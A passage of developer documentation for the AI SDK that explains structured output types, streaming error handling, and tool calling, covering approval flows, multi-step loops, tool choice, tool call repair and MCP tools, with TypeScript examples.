prompt: 'Generate a lasagna recipe.',
});
// use partialOutputStream as an async iterable
for await (const partialObject of partialOutputStream) {
console.log(partialObject);
}
You can consume the structured output on the client with the useObject hook.
Error Handling in Streams
streamText starts streaming immediately. When errors occur during streaming, they become part of the stream rather than thrown exceptions (to prevent stream crashes).
To handle errors, provide an onError callback:
import { streamText, Output } from 'ai';
const result = streamText({
// ...
output: Output.object({ schema }),
onError({ error }) {
console.error(error); // log to your error tracking service
},
});
For non-streaming error handling with generateText, see the Error Handling section below.
Output Types
The AI SDK supports multiple ways of specifying the expected structure of generated data via the Output object. You can select from various strategies for structured/text generation and validation.
Output.text()
Use Output.text() to generate plain text from a model. This option doesn't enforce any schema on the result: you simply receive the model's text as a string. This is the default behavior when no output is specified.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.text(),
prompt: 'Tell me a joke.',
});
// output will be a string (the joke)
Output.object()
Use Output.object({ schema }) to generate a structured object based on a schema (for example, a Zod schema). The output is type-validated to ensure the returned result matches the schema.
import { generateText, Output } from 'ai';
import { z } from 'zod';
const { output } = await generateText({
// ...
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable(),
labels: z.array(z.string()),
}),
}),
prompt: 'Generate information for a test user.',
});
// output will be an object matching the schema above
Output.array()
Use Output.array({ element }) to specify that you expect an array of typed objects from the model, where each element should conform to a schema (defined in the element property).
import { generateText, Output } from 'ai';
import { z } from 'zod';
const { output } = await generateText({
// ...
output: Output.array({
element: z.object({
location: z.string(),
temperature: z.number(),
condition: z.string(),
}),
}),
prompt: 'List the weather for San Francisco and Paris.',
});
// output will be an array of objects like:
// [
// { location: 'San Francisco', temperature: 70, condition: 'Sunny' },
// { location: 'Paris', temperature: 65, condition: 'Cloudy' },
// ]
When streaming arrays with streamText, you can use elementStream to receive each completed element as it is generated:
import { streamText, Output } from 'ai';
import { z } from 'zod';
const { elementStream } = streamText({
// ...
output: Output.array({
element: z.object({
name: z.string(),
class: z.string(),
description: z.string(),
}),
}),
prompt: 'Generate 3 hero descriptions for a fantasy role playing game.',
});
for await (const hero of elementStream) {
console.log(hero); // Each hero is complete and validated
}
Output.choice()
Use Output.choice({ options }) when you expect the model to choose from a specific set of string options, such as for classification or fixed-enum answers.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.choice({
options: ['sunny', 'rainy', 'snowy'],
}),
prompt: 'Is the weather sunny, rainy, or snowy today?',
});
// output will be one of: 'sunny', 'rainy', or 'snowy'
You can provide any set of string options, and the output will always be a single string value that matches one of the specified options. The AI SDK validates that the result matches one of your options, and will throw if the model returns something invalid.
This is especially useful for making classification-style generations or forcing valid values for API compatibility.
Output.json()
Use Output.json() when you want to generate and parse unstructured JSON values from the model, without enforcing a specific schema. This is useful if you want to capture arbitrary objects, flexible structures, or when you want to rely on the model's natural output rather than rigid validation.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.json(),
prompt:
'For each city, return the current temperature and weather condition as a JSON object.',
});
// output could be any valid JSON, for example:
// {
// "San Francisco": { "temperature": 70, "condition": "Sunny" },
// "Paris": { "temperature": 65, "condition": "Cloudy" }
// }
With Output.json, the AI SDK only checks that the response is valid JSON; it doesn't validate the structure or types of the values. If you need schema validation, use the .object or .array outputs instead.
For more advanced validation or different structures, see the Output API reference.
Generating Structured Outputs with Tools
One of the key advantages of using structured output with generateText and streamText is the ability to combine it with tool calling.
import { generateText, Output, tool, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather for a location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => {
// fetch weather data
return { temperature: 72, condition: 'sunny' };
},
}),
},
output: Output.object({
schema: z.object({
summary: z.string(),
recommendation: z.string(),
}),
}),
stopWhen: stepCountIs(5),
prompt: 'What should I wear in San Francisco today?',
});
Property Descriptions
You can add .describe("...") to individual schema properties to give the model hints about what each property is for. This helps improve the quality and accuracy of generated structured data:
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
name: z.string().describe('The name of the recipe'),
ingredients: z
.array(
z.object({
name: z.string(),
amount: z
.string()
.describe('The amount of the ingredient (grams or ml)'),
}),
)
.describe('List of ingredients with amounts'),
steps: z.array(z.string()).describe('Step-by-step cooking instructions'),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Property descriptions are particularly useful for:
- Clarifying ambiguous property names
- Specifying expected formats or conventions
- Providing context for complex nested structures
Output Name and Description
You can optionally specify a name and description for the output. These are used by some providers for additional LLM guidance, e.g. via tool or schema name.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
name: 'Recipe',
description: 'A recipe for a dish.',
schema: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This works with all output types that support structured generation:
Output.object({ name, description, schema })Output.array({ name, description, element })Output.choice({ name, description, options })Output.json({ name, description })
Accessing Reasoning
You can access the reasoning used by the language model to generate the object via the reasoning property on the result. This property contains a string with the model's thought process, if available.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = await generateText({
model: __MODEL__, // must be a reasoning model
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(result.reasoningText);
Error Handling
When generateText with structured output cannot generate a valid object, it throws a AI_NoObjectGeneratedError.
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
The error preserves the following information to help you log the issue:
text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
import { generateText, Output, NoObjectGeneratedError } from 'ai';
try {
await generateText({
model,
output: Output.object({ schema }),
prompt,
});
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
}
}
More Examples
You can see structured output generation in action using various frameworks in the following examples:
generateText with Output
<ExampleLinks examples={[ { title: 'Learn to generate structured data in Node.js', link: '/examples/node/generating-structured-data/generate-object', }, { title: 'Learn to generate structured data in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-object', }, { title: 'Learn to generate structured data in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-object', }, ]} />
streamText with Output
<ExampleLinks examples={[ { title: 'Learn to stream structured data in Node.js', link: '/examples/node/streaming-structured-data/stream-object', }, { title: 'Learn to stream structured data in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-object-generation', }, { title: 'Learn to stream structured data in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-object-generation', }, ]} />
title: Tool Calling description: Learn about tool calling and multi-step calls (using stopWhen) with AI SDK Core.
Tool Calling
As covered under Foundations, tools are objects that can be called by the model to perform a specific task. AI SDK Core tools contain several core elements:
description: An optional description of the tool that can influence when the tool is picked.inputSchema: A Zod schema or a JSON schema that defines the input parameters. The schema is consumed by the LLM, and also used to validate the LLM tool calls.execute: An optional async function that is called with the inputs from the tool call. It produces a value of typeRESULT(generic type). It is optional because you might want to forward tool calls to the client or to a queue instead of executing them in the same process.strict: (optional, boolean) Enables strict tool calling when supported by the provider
The tools parameter of generateText and streamText is an object that has the tool names as keys and the tools as values:
import { z } from 'zod';
import { generateText, tool, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5),
prompt: 'What is the weather in San Francisco?',
});
Tool calling is not restricted to only text generation. You can also use it to render user interfaces (Generative UI).
Strict Mode
When enabled, language model providers that support strict tool calling will only generate tool calls that are valid according to your defined inputSchema.
This increases the reliability of tool calling.
However, not all schemas may be supported in strict mode, and what is supported depends on the specific provider.
By default, strict mode is disabled. You can enable it per-tool by setting strict: true:
tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string(),
}),
strict: true, // Enable strict validation for this tool
execute: async ({ location }) => ({
// ...
}),
});
Input Examples
You can specify example inputs for your tools to help guide the model on how input data should be structured. When supported by providers, input examples can help when JSON schema itself does not fully specify the intended usage or when there are optional values.
tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
inputExamples: [
{ input: { location: 'San Francisco' } },
{ input: { location: 'London' } },
],
execute: async ({ location }) => {
// ...
},
});
Tool Execution Approval
By default, tools with an execute function run automatically as the model calls them. You can require approval before execution by setting needsApproval:
import { tool } from 'ai';
import { z } from 'zod';
const runCommand = tool({
description: 'Run a shell command',
inputSchema: z.object({
command: z.string().describe('The shell command to execute'),
}),
needsApproval: true,
execute: async ({ command }) => {
// your command execution logic here
},
});
This is useful for tools that perform sensitive operations like executing commands, processing payments, modifying data, and more potentially dangerous actions.
How It Works
When a tool requires approval, generateText and streamText don't pause execution. Instead, they complete and return tool-approval-request parts in the result content. This means the approval flow requires two calls to the model: the first returns the approval request, and the second (after receiving the approval response) either executes the tool or informs the model that approval was denied.
Here's the complete flow:
- Call
generateTextwith a tool that hasneedsApproval: true - Model generates a tool call
generateTextreturns withtool-approval-requestparts inresult.content- Your app requests an approval and collects the user's decision
- Add a
tool-approval-responseto the messages array - Call
generateTextagain with the updated messages - If approved, the tool runs and returns a result. If denied, the model sees the denial and responds accordingly.
Handling Approval Requests
After calling generateText or streamText, check result.content for tool-approval-request parts:
import { type ModelMessage, generateText } from 'ai';
const messages: ModelMessage[] = [
{ role: 'user', content: 'Remove the most recent file' },
];
const result = await generateText({
model: __MODEL__,
tools: { runCommand },
messages,
});
messages.push(...result.response.messages);
for (const part of result.content) {
if (part.type === 'tool-approval-request') {
console.log(part.approvalId); // Unique ID for this approval request
console.log(part.toolCall); // Contains toolName, input, etc.
}
}
To respond, create a tool-approval-response and add it to your messages:
import { type ToolApprovalResponse } from 'ai';
const approvals: ToolApprovalResponse[] = [];
for (const part of result.content) {
if (part.type === 'tool-approval-request') {
const response: ToolApprovalResponse = {
type: 'tool-approval-response',
approvalId: part.approvalId,
approved: true, // or false to deny
reason: 'User confirmed the command', // Optional context for the model
};
approvals.push(response);
}
}
// add approvals to messages
messages.push({ role: 'tool', content: approvals });
Then call generateText again with the updated messages. If approved, the tool executes. If denied, the model receives the denial and can respond accordingly.
Dynamic Approval
You can make approval decisions based on tool input by providing an async function:
const paymentTool = tool({
description: 'Process a payment',
inputSchema: z.object({
amount: z.number(),
recipient: z.string(),
}),
needsApproval: async ({ amount }) => amount > 1000,
execute: async ({ amount, recipient }) => {
return await processPayment(amount, recipient);
},
});
In this example, only transactions over $1000 require approval. Smaller transactions execute automatically.
Tool Execution Approval with useChat
When using useChat, the approval flow is handled through UI state. See Chatbot Tool Usage for details on handling approvals in your UI with addToolApprovalResponse.
Multi-Step Calls (using stopWhen)
With the stopWhen setting, you can enable multi-step calls in generateText and streamText. When stopWhen is set and the model generates a tool call, the AI SDK will trigger a new generation passing in the tool result until there are no further tool calls or the stopping condition is met.
The AI SDK provides several built-in stopping conditions:
stepCountIs(count)— stops after a specified number of steps (default:stepCountIs(20))hasToolCall(toolName)— stops when a specific tool is calledisLoopFinished()— never triggers, letting the loop run until naturally finished
You can also combine multiple conditions in an array or create custom conditions. See Loop Control for more details.
By default, when you use generateText or streamText, it triggers a single generation. This works well for many use cases where you can rely on the model's training data to generate a response. However, when you provide tools, the model now has the choice to either generate a normal text response, or generate a tool call. If the model generates a tool call, its generation is complete and that step is finished.
You may want the model to generate text after the tool has been executed, either to summarize the tool results in the context of the users query. In many cases, you may also want the model to use multiple tools in a single response. This is where multi-step calls come in.
You can think of multi-step calls in a similar way to a conversation with a human. When you ask a question, if the person does not have the requisite knowledge in their common knowledge (a model's training data), the person may need to look up information (use a tool) before they can provide you with an answer. In the same way, the model may need to call a tool to get the information it needs to answer your question where each generation (tool call or text generation) is a step.
Example
In the following example, there are two steps:
- Step 1
- The prompt
'What is the weather in San Francisco?'is sent to the model. - The model generates a tool call.
- The tool call is executed.
- The prompt
- Step 2
- The tool result is sent to the model.
- The model generates a response considering the tool result.
import { z } from 'zod';
import { generateText, tool, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const { text, steps } = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // stop after a maximum of 5 steps if tools were called
prompt: 'What is the weather in San Francisco?',
});
You can use streamText in a similar way.
Steps
To access intermediate tool calls and results, you can use the steps property in the result object
or the streamText onFinish callback.
It contains all the text, tool calls, tool results, and more from each step.
Example: Extract tool results from all steps
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { steps } = await generateText({
model: __MODEL__,
stopWhen: stepCountIs(10),
// ...
});
// extract all tool calls from the steps:
const allToolCalls = steps.flatMap(step => step.toolCalls);
onStepFinish callback
When using generateText or streamText, you can provide an onStepFinish callback that
is triggered when a step is finished,
i.e. all text deltas, tool calls, and tool results for the step are available.
When you have multiple steps, the callback is triggered for each step.
The callback receives a stepNumber (zero-based) to identify which step just completed:
import { generateText } from 'ai';
const result = await generateText({
// ...
onStepFinish({
stepNumber,
text,
toolCalls,
toolResults,
finishReason,
usage,
}) {
console.log(`Step ${stepNumber} finished (${finishReason})`);
// your own logic, e.g. for saving the chat history or recording usage
},
});
Tool execution lifecycle callbacks
You can use experimental_onToolCallStart and experimental_onToolCallFinish to observe tool execution.
These callbacks are called right before and after each tool's execute function, giving you
visibility into tool execution timing, inputs, outputs, and errors:
import { generateText } from 'ai';
const result = await generateText({
// ... model, tools, prompt
experimental_onToolCallStart({ toolName, toolCallId, input }) {
console.log(`Calling tool: ${toolName}`, { toolCallId, input });
},
experimental_onToolCallFinish({
toolName,
toolCallId,
output,
error,
durationMs,
}) {
if (error) {
console.error(`Tool ${toolName} failed after ${durationMs}ms:`, error);
} else {
console.log(`Tool ${toolName} completed in ${durationMs}ms`, { output });
}
},
});
Errors thrown inside these callbacks are silently caught and do not break the generation flow.
prepareStep callback
The prepareStep callback is called before a step is started.
It is called with the following parameters:
model: The model that was passed intogenerateText.stopWhen: The stopping condition that was passed intogenerateText.stepNumber: The number of the step that is being executed.steps: The steps that have been executed so far.messages: The messages that will be sent to the model for the current step.experimental_context: The context passed via theexperimental_contextsetting (experimental).
You can use it to provide different settings for a step, including modifying the input messages.
import { generateText } from 'ai';
const result = await generateText({
// ...
prepareStep: async ({ model, stepNumber, steps, messages }) => {
if (stepNumber === 0) {
return {
// use a different model for this step:
model: modelForThisParticularStep,
// force a tool choice for this step:
toolChoice: { type: 'tool', toolName: 'tool1' },
// limit the tools that are available for this step:
activeTools: ['tool1'],
};
}
// when nothing is returned, the default settings are used
},
});
Message Modification for Longer Agentic Loops
In longer agentic loops, you can use the messages parameter to modify the input messages for each step. This is particularly useful for prompt compression:
prepareStep: async ({ stepNumber, steps, messages }) => {
// Compress conversation history for longer loops
if (messages.length > 20) {
return {
messages: messages.slice(-10),
};
}
return {};
},
Provider Options for Step Configuration
You can use providerOptions in prepareStep to pass provider-specific configuration for each step. This is useful for features like Anthropic's code execution container persistence:
import { forwardAnthropicContainerIdFromLastStep } from '@ai-sdk/anthropic';
// Propagate container ID from previous step for code execution continuity
prepareStep: forwardAnthropicContainerIdFromLastStep,
Response Messages
Adding the generated assistant and tool messages to your conversation history is a common task, especially if you are using multi-step tool calls.
Both generateText and streamText have a response.messages property that you can use to
add the assistant and tool messages to your conversation history.
It is also available in the onFinish callback of streamText.
The response.messages property contains an array of ModelMessage objects that you can add to your conversation history:
import { generateText, ModelMessage } from 'ai';
const messages: ModelMessage[] = [
// ...
];
const { response } = await generateText({
// ...
messages,
});
// add the response messages to your conversation history:
messages.push(...response.messages); // streamText: ...((await response).messages)
Dynamic Tools
AI SDK Core supports dynamic tools for scenarios where tool schemas are not known at compile time. This is useful for:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions at runtime
- Tools loaded from external sources
Using dynamicTool
The dynamicTool helper creates tools with unknown input/output types:
import { dynamicTool } from 'ai';
import { z } from 'zod';
const customTool = dynamicTool({
description: 'Execute a custom function',
inputSchema: z.object({}),
execute: async input => {
// input is typed as 'unknown'
// You need to validate/cast it at runtime
const { action, parameters } = input as any;
// Execute your dynamic logic
return { result: `Executed ${action}` };
},
});
Type-Safe Handling
When using both static and dynamic tools, use the dynamic flag for type narrowing:
const result = await generateText({
model: __MODEL__,
tools: {
// Static tool with known types
weather: weatherTool,
// Dynamic tool
custom: dynamicTool({
/* ... */
}),
},
onStepFinish: ({ toolCalls, toolResults }) => {
// Type-safe iteration
for (const toolCall of toolCalls) {
if (toolCall.dynamic) {
// Dynamic tool: input is 'unknown'
console.log('Dynamic:', toolCall.toolName, toolCall.input);
continue;
}
// Static tool: full type inference
switch (toolCall.toolName) {
case 'weather':
console.log(toolCall.input.location); // typed as string
break;
}
}
},
});
Preliminary Tool Results
You can return an AsyncIterable over multiple results.
In this case, the last value from the iterable is the final tool result.
This can be used in combination with generator functions to e.g. stream status information during the tool execution:
tool({
description: 'Get the current weather.',
inputSchema: z.object({
location: z.string(),
}),
async *execute({ location }) {
yield {
status: 'loading' as const,
text: `Getting weather for ${location}`,
weather: undefined,
};
await new Promise(resolve => setTimeout(resolve, 3000));
const temperature = 72 + Math.floor(Math.random() * 21) - 10;
yield {
status: 'success' as const,
text: `The weather in ${location} is ${temperature}°F`,
temperature,
};
},
});
Tool Choice
You can use the toolChoice setting to influence when a tool is selected.
It supports the following settings:
auto(default): the model can choose whether and which tools to call.required: the model must call a tool. It can choose which tool to call.none: the model must not call tools{ type: 'tool', toolName: string (typed) }: the model must call the specified tool
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
toolChoice: 'required', // force the model to call a tool
prompt: 'What is the weather in San Francisco?',
});
Tool Execution Options
When tools are called, they receive additional options as a second parameter.
Tool Call ID
The ID of the tool call is forwarded to the tool execution. You can use it e.g. when sending tool-call related information with stream data.
import {
streamText,
tool,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
const result = streamText({
// ...
messages,
tools: {
myTool: tool({
// ...
execute: async (args, { toolCallId }) => {
// return e.g. custom status for tool call
writer.write({
type: 'data-tool-status',
id: toolCallId,
data: {
name: 'myTool',
status: 'in-progress',
},
});
// ...
},
}),
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Messages
The messages that were sent to the language model to initiate the response that contained the tool call are forwarded to the tool execution.
You can access them in the second parameter of the execute function.
In multi-step calls, the messages contain the text, tool calls, and tool results from all previous steps.
import { generateText, tool } from 'ai';
const result = await generateText({
// ...
tools: {
myTool: tool({
// ...
execute: async (args, { messages }) => {
// use the message history in e.g. calls to other language models
return { ... };
},
}),
},
});
Abort Signals
The abort signals from generateText and streamText are forwarded to the tool execution.
You can access them in the second parameter of the execute function and e.g. abort long-running computations or forward them to fetch calls inside tools.
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
abortSignal: myAbortSignal, // signal that will be forwarded to tools
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }, { abortSignal }) => {
return fetch(
`https://api.weatherapi.com/v1/current.json?q=${location}`,
{ signal: abortSignal }, // forward the abort signal to fetch
);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Context (experimental)
You can pass in arbitrary context from generateText or streamText via the experimental_context setting.
This context is available in the experimental_context tool execution option.
const result = await generateText({
// ...
tools: {
someTool: tool({
// ...
execute: async (input, { experimental_context: context }) => {
const typedContext = context as { example: string }; // or use type validation library
// ...
},
}),
},
experimental_context: { example: '123' },
});
Tool Input Lifecycle Hooks
The following tool input lifecycle hooks are available:
onInputStart: Called when the model starts generating the input (arguments) for the tool callonInputDelta: Called for each chunk of text as the input is streamedonInputAvailable: Called when the complete input is available and validated
onInputStart and onInputDelta are only called in streaming contexts (when using streamText). They are not called when using generateText.
Example
import { streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
onInputStart: () => {
console.log('Tool call starting');
},
onInputDelta: ({ inputTextDelta }) => {
console.log('Received input chunk:', inputTextDelta);
},
onInputAvailable: ({ input }) => {
console.log('Complete input:', input);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Types
Modularizing your code often requires defining types to ensure type safety and reusability. To enable this, the AI SDK provides several helper types for tools, tool calls, and tool results.
You can use them to strongly type your variables, function parameters, and return types
in parts of the code that are not directly related to streamText or generateText.
Each tool call is typed with ToolCall<NAME extends string, ARGS>, depending
on the tool that has been invoked.
Similarly, the tool results are typed with ToolResult<NAME extends string, ARGS, RESULT>.
The tools in streamText and generateText are defined as a ToolSet.
The type inference helpers TypedToolCall<TOOLS extends ToolSet>
and TypedToolResult<TOOLS extends ToolSet> can be used to
extract the tool call and tool result types from the tools.
import { TypedToolCall, TypedToolResult, generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const myToolSet = {
firstTool: tool({
description: 'Greets the user',
inputSchema: z.object({ name: z.string() }),
execute: async ({ name }) => `Hello, ${name}!`,
}),
secondTool: tool({
description: 'Tells the user their age',
inputSchema: z.object({ age: z.number() }),
execute: async ({ age }) => `You are ${age} years old!`,
}),
};
type MyToolCall = TypedToolCall<typeof myToolSet>;
type MyToolResult = TypedToolResult<typeof myToolSet>;
async function generateSomething(prompt: string): Promise<{
text: string;
toolCalls: Array<MyToolCall>; // typed tool calls
toolResults: Array<MyToolResult>; // typed tool results
}> {
return generateText({
model: __MODEL__,
tools: myToolSet,
prompt,
});
}
Handling Errors
The AI SDK has three tool-call related errors:
NoSuchToolError: the model tries to call a tool that is not defined in the tools objectInvalidToolInputError: the model calls a tool with inputs that do not match the tool's input schemaToolCallRepairError: an error that occurred during tool call repair
When tool execution fails (errors thrown by your tool's execute function), the AI SDK adds them as tool-error content parts to enable automated LLM roundtrips in multi-step scenarios.
generateText
generateText throws errors for tool schema validation issues and other errors, and can be handled using a try/catch block. Tool execution errors appear as tool-error parts in the result steps:
try {
const result = await generateText({
//...
});
} catch (error) {
if (NoSuchToolError.isInstance(error)) {
// handle the no such tool error
} else if (InvalidToolInputError.isInstance(error)) {
// handle the invalid tool inputs error
} else {
// handle other errors
}
}
Tool execution errors are available in the result steps:
const { steps } = await generateText({
// ...
});
// check for tool errors in the steps
const toolErrors = steps.flatMap(step =>
step.content.filter(part => part.type === 'tool-error'),
);
toolErrors.forEach(toolError => {
console.log('Tool error:', toolError.error);
console.log('Tool name:', toolError.toolName);
console.log('Tool input:', toolError.input);
});
streamText
streamText sends errors as part of the full stream. Tool execution errors appear as tool-error parts, while other errors appear as error parts.
When using toUIMessageStreamResponse, you can pass an onError function to extract the error message from the error part and forward it as part of the stream response:
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: error => {
if (NoSuchToolError.isInstance(error)) {
return 'The model tried to call a unknown tool.';
} else if (InvalidToolInputError.isInstance(error)) {
return 'The model called a tool with invalid inputs.';
} else {
return 'An unknown error occurred.';
}
},
});
Tool Call Repair
Language models sometimes fail to generate valid tool calls, especially when the input schema is complex or the model is smaller.
If you use multiple steps, those failed tool calls will be sent back to the LLM in the next step to give it an opportunity to fix it. However, you may want to control how invalid tool calls are repaired without requiring additional steps that pollute the message history.
You can use the experimental_repairToolCall function to attempt to repair the tool call
with a custom function.
You can use different strategies to repair the tool call:
- Use a model with structured outputs to generate the inputs.
- Send the messages, system prompt, and tool schema to a stronger model to generate the inputs.
- Provide more specific repair instructions based on which tool was called.
Example: Use a model with structured outputs for repair
import { openai } from '@ai-sdk/openai';
import { generateText, NoSuchToolError, Output, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
inputSchema,
error,
}) => {
if (NoSuchToolError.isInstance(error)) {
return null; // do not attempt to fix invalid tool names
}
const tool = tools[toolCall.toolName as keyof typeof tools];
const { output: repairedArgs } = await generateText({
model: __MODEL__,
output: Output.object({ schema: tool.inputSchema }),
prompt: [
`The model tried to call the tool "${toolCall.toolName}"` +
` with the following inputs:`,
JSON.stringify(toolCall.input),
`The tool accepts the following schema:`,
JSON.stringify(inputSchema(toolCall)),
'Please fix the inputs.',
].join('\n'),
});
return { ...toolCall, input: JSON.stringify(repairedArgs) };
},
});
Example: Use the re-ask strategy for repair
import { openai } from '@ai-sdk/openai';
import { generateText, NoSuchToolError, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
error,
messages,
system,
}) => {
const result = await generateText({
model,
system,
messages: [
...messages,
{
role: 'assistant',
content: [
{
type: 'tool-call',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: toolCall.input,
},
],
},
{
role: 'tool' as const,
content: [
{
type: 'tool-result',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
output: error.message,
},
],
},
],
tools,
});
const newToolCall = result.toolCalls.find(
newToolCall => newToolCall.toolName === toolCall.toolName,
);
return newToolCall != null
? {
type: 'tool-call' as const,
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: JSON.stringify(newToolCall.input),
}
: null;
},
});
Active Tools
Language models can only handle a limited number of tools at a time, depending on the model.
To allow for static typing using a large number of tools and limiting the available tools to the model at the same time,
the AI SDK provides the activeTools property.
It is an array of tool names that are currently active.
By default, the value is undefined and all tools are active.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
tools: myToolSet,
activeTools: ['firstTool'],
});
Multi-modal Tool Results
For Google, use base64 media parts (image-data / file-data) or base64
data: URLs in URL-style parts. Remote HTTP(S) URLs in tool-result URL parts
are not supported.
In order to send multi-modal tool results, e.g. screenshots, back to the model, they need to be converted into a specific format.
AI SDK Core tools have an optional toModelOutput function
that converts the tool result into a content part.
Here is an example for converting a screenshot into a content part:
const result = await generateText({
model: __MODEL__,
tools: {
computer: anthropic.tools.computer_20241022({
// ...
async execute({ action, coordinate, text }) {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return {
type: 'content',
value:
typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'media', data: output.data, mediaType: 'image/png' }],
};
},
}),
},
// ...
});
Extracting Tools
Once you start having many tools, you might want to extract them into separate files.
The tool helper function is crucial for this, because it ensures correct type inference.
Here is an example of an extracted tool:
import { tool } from 'ai';
import { z } from 'zod';
// the `tool` helper function ensures correct type inference:
export const weatherTool = tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
});
MCP Tools
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools. MCP enables your AI applications to discover and use tools across various services through a standardized interface.
For detailed information about MCP tools, including initialization, transport options, and usage patterns, see the MCP Tools documentation.
AI SDK Tools vs MCP Tools
In most cases, you should define your own AI SDK tools for production applications. They provide full control, type safety, and optimal performance. MCP tools are best suited for rapid development iteration and scenarios where users bring their own tools.
| Aspect | AI SDK Tools | MCP Tools |
|---|---|---|
| Type Safety | Full static typing end-to-end | Dynamic discovery at runtime |
| Execution | Same process as your request (low latency) | Separate server (network overhead) |
| Prompt Control | Full control over descriptions and schemas | Controlled by MCP server owner |
| Schema Control | You define and optimize for your model | Controlled by MCP server owner |
| Version Management | Full visibility over updates | Can update independently (version skew risk) |
| Authentication | Same process, no additional auth required | Separate server introduces additional auth complexity |
| Best For | Production applications requiring control and performance | Development iteration, user-provided tools |
Examples
You can see tools in action using various frameworks in the following examples:
